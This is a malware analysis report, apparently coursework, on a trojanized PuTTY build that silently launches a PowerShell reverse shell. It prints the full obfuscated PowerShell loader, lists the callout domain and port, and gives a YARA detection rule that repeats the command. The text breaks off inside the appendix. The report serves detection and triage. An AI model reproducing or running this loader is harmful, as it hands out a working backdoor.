Practical Malware Analysis & Triage
Malware Analysis Report

Shell.Putty Reverse Shell Malware

April 2022 | Chill | v1.0

Table of Contents

Executive Summary

SHA256 Hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83


Shell.Putty is a malware infected version of the PuTTy binary which contains a PowerShell-based remote shell script. It is a 32-bit application that runs on the Windows operating system. When run, a remote access shell is created in the background while the standard PuTTY interface loads. Symptoms of infection a random blue screen popups on the endpoint and a network call to the URL 'bonus2.corporatebonusapplication.local'.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

PRACTICAL MALWARE ANALYSIS & TRIAGE

High-Level Technical Summary

Shell.Putty contains a base64 encoded PowerShell script inside the standard PuTTY application. When run, it calls the PowerShell script prior to the PuTTY user interface loading. The PowerShell terminal window can be seen briefly as it runs. It creates a TCP Listener on port 8443 and calls out to a URL (bonus2.corporatebonusapplication.local) using HTTPS/TLS.



Shell.Putty Remote Shell Malware
April 2022
v1.0

Malware Composition

Shell.Putty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

putty.exe:

A portable executable file containing the standard PuTTY application, infected with a malicious PowerShell command containing code that has been encoded with base64 encryption and compressed with gzip compression.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NY
zUyqZKUL0j87yU1ypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwKlOtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYil9B57IB5vA2DC/iCm/Dr/G9kGs
LJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/ljaawyJvgz4aXY8EzQpJQ
GzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QH1Z2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+
BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7E
teqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTopelnazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xz
fypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0K
JhYbIUWJJgJGNaDUVSDQBlpiQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6GlXTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA
lNlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbH
FaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KIldDKAmpHRuSvlMC6DVOthaIhlIKOR3MjoKlUJfnhGVIpR+8hOCi/W
IGf9s5naT/lD6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression
.CompressionMode]::Decompress))).ReadToEnd()))"
```

The malicious PowerShell script embedded in the application.

The decrypted script is attached in Appendix C.

Basic Static Analysis

Extracting out the strings from this file identified the malicious powershell.exe call. No other strings of note were discovered. It was determined that this was a 32-bit Portable Executable file that was not packed.

Architecture: 32-bit Portable Executable

File Header: MZ x

pFile	Raw Data	Value
00000000	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00	MZx. . . . .
00000010	00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	. . . . . @. . . . .
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
00000030	00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00	. . . . . x. . .
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	. . . . . ! . . L . ! Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 24 00 00 50 45 00 00 4C 01 0A 00	mode.$. .PE. .L. . .

Virtual File Size: 614253 bytes
Raw File Size: 614400 bytes


pFile	Data	Description
00000170	2E 74 65 78	Name
00000174	74 00 00 00	
00000178	00095F6D	Virtual Size
0000017C	00001000	RVA
00000180	00096000	Size of Raw Data

The decrypted PowerShell code is attached in Appendix C.

Basic Dynamic Analysis

When a user runs the putty.exe application, a blue terminal window can be briefly seen flashing on the screen before disappearing. This is the PowerShell terminal running as the malicious script executes. The PuTTY GUI is also displayed to the user and functions as it should.

With a packet capture and analysis tool such as Wireshark, a DNS query to the domain 'bonus2.corporatebonusapplication.local' is made.



Wireshark DNS entry showing callout URL

The listening port can be identified through the use of TCPview or Process Monitor, with filters for TCP operations.

TCPview showing remote port open for connections

Time of Day	Process Name	PID	Operation	Path	Result	Detail
7:58:21.60503...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:22.13323...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:22.65878...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:23.16258...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:23.16263...	powershell.exe	3080	TCP Disconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:26.62762...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:27.12809...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:27.65357...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:28.15734...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:28.15744...	powershell.exe	264	TCP Disconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0

ProcMon with TCP filter showing callout URL and port

Process monitor also shows the execution of powershell.exe process running under the putty.exe parent process and the full code it runs.

putty.exe (5644)	SSH, Telnet, Rlog...	C:\Users\chill\De...	"C:\Users\chill\Desktop\putty.exe"	4/13/2022 7:26:4...	4/13/2022 7:27:27 PM
powershell.exe (3448)	Windows PowerS...	C:\Windows\Sys...	powershell.exe -nop -w hidden -noni -e...	4/13/2022 7:26:4...	4/13/2022 7:26:43 PM
Conhost.exe (2296)	Console Window ...	C:\Windows\Syst...	\??\C:\Windows\system32\conhost.e...	4/13/2022 7:26:4...	4/13/2022 7:26:43 PM

ProcMon Tree view showing powershell.exe under parent process putty.exe

Image

Windows PowerShell
Microsoft Corporation

Name: powershell.exe
Version: 10.0.19041.1 (WinBuild.160101.0800)


Path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Command Line:
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.

PID:	3448	Architecture:	32-bit
Parent PID:	5644	Virtualized:	False
Session ID:	1	Integrity:	Medium
User:	DESKTOP-3B93GC2\chill		
Auth ID:	00000000:00024de8		
Started:	4/13/2022 7:26:41 PM	Ended:	4/13/2022 7:26:43 PM


Detailed view of powershell.exe process run by putty.exe

Manipulating the Windows hosts file to point the callout URL to the localhost address allows an attempted connection to the reverse shell that was created. Running Wireshark captures additional traffic that identifies the connection as an HTTPS/TLS encrypted connection that would require a valid certificate to authenticate and connect.



TLS handshake request identified in Wireshark


The image below shows the connection state when attempting to connect without a valid certificate.




Attempted connection attempt without TLS certificate

Advanced Static Analysis

Code analysis of the Shell.Putty malware was complicated by the fact that it was built into actual application code. A disassembly tool was used to identify the powershell.exe call in the string data. The following screenshots identify the code in HEX and the code block that matches that location.




HEX view of code containing powershell.exe call



Disassembly view of code where powershell.exe is called

Advanced Dynamic Analysis

I was not able to identify anything further through the use of a debugger to understand the malicious code. When run through, both the PowerShell script and the main PuTTY application are called at function indicated in the following screenshot.




Point in code where the malicious script is run

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

The key network indicator for Shell.Putty is the DNS query for the remote domain, as seen in the screenshot below.



WireShark Packet Capture of DNS query


Additionally, the port 8443 may be open and actively listening for traffic.

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
powershell.exe	3504	TCP	Syn Sent	10.0.0.4	49739	10.0.0.4	8443	4/13/2022 7:54:08 PM	powershell.exe

TCP port 8443 open

Host-based Indicators

There are limited host-based indicators for Shell.Putty and they are only visible for a short time period. The opening of the PowerShell terminal is the only visible indicator on the host. The image below is a screen capture of the PowerShell terminal running.



Rules & Signatures

Yara rules can be created based on the PowerShell script contents. The full Yara rule shown below is in Appendix A.

```
rule Silly_Putty {

    meta:
        last_updated = "2022-04-18"
        author = "chill"
        description = "A Yara rule for PMAT's SillyPutty malware sample"

    strings:
        $pwshell = "powershell.exe -nop -w hidden -noni -ep bypass \"&([scriptblock]::create((Ne
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        $pwshell

}
```

```
Cmder

C:\Users\chill\Desktop
λ yara32 C:\Users\chill\Desktop\putty_yara.yara . -w -p 32
Silly_Putty .\putty.exe
```

Yara rule detection of malicious application

Appendices

A. Yara Rules

The following is a sample Yara rule that can be used to detect Shell.Putty malware.

```
rule Silly_Putty {

    meta:
        last_updated = "2022-04-18"
        author = "chill"
        description = "A Yara rule for PMAT's SillyPutty malware sample"

    strings:
        $pwshell = "powershell.exe -nop -w hidden -noni -ep bypass
\"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB99
1cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOI
RwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLsc
vdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NY
y5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2p
W2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5
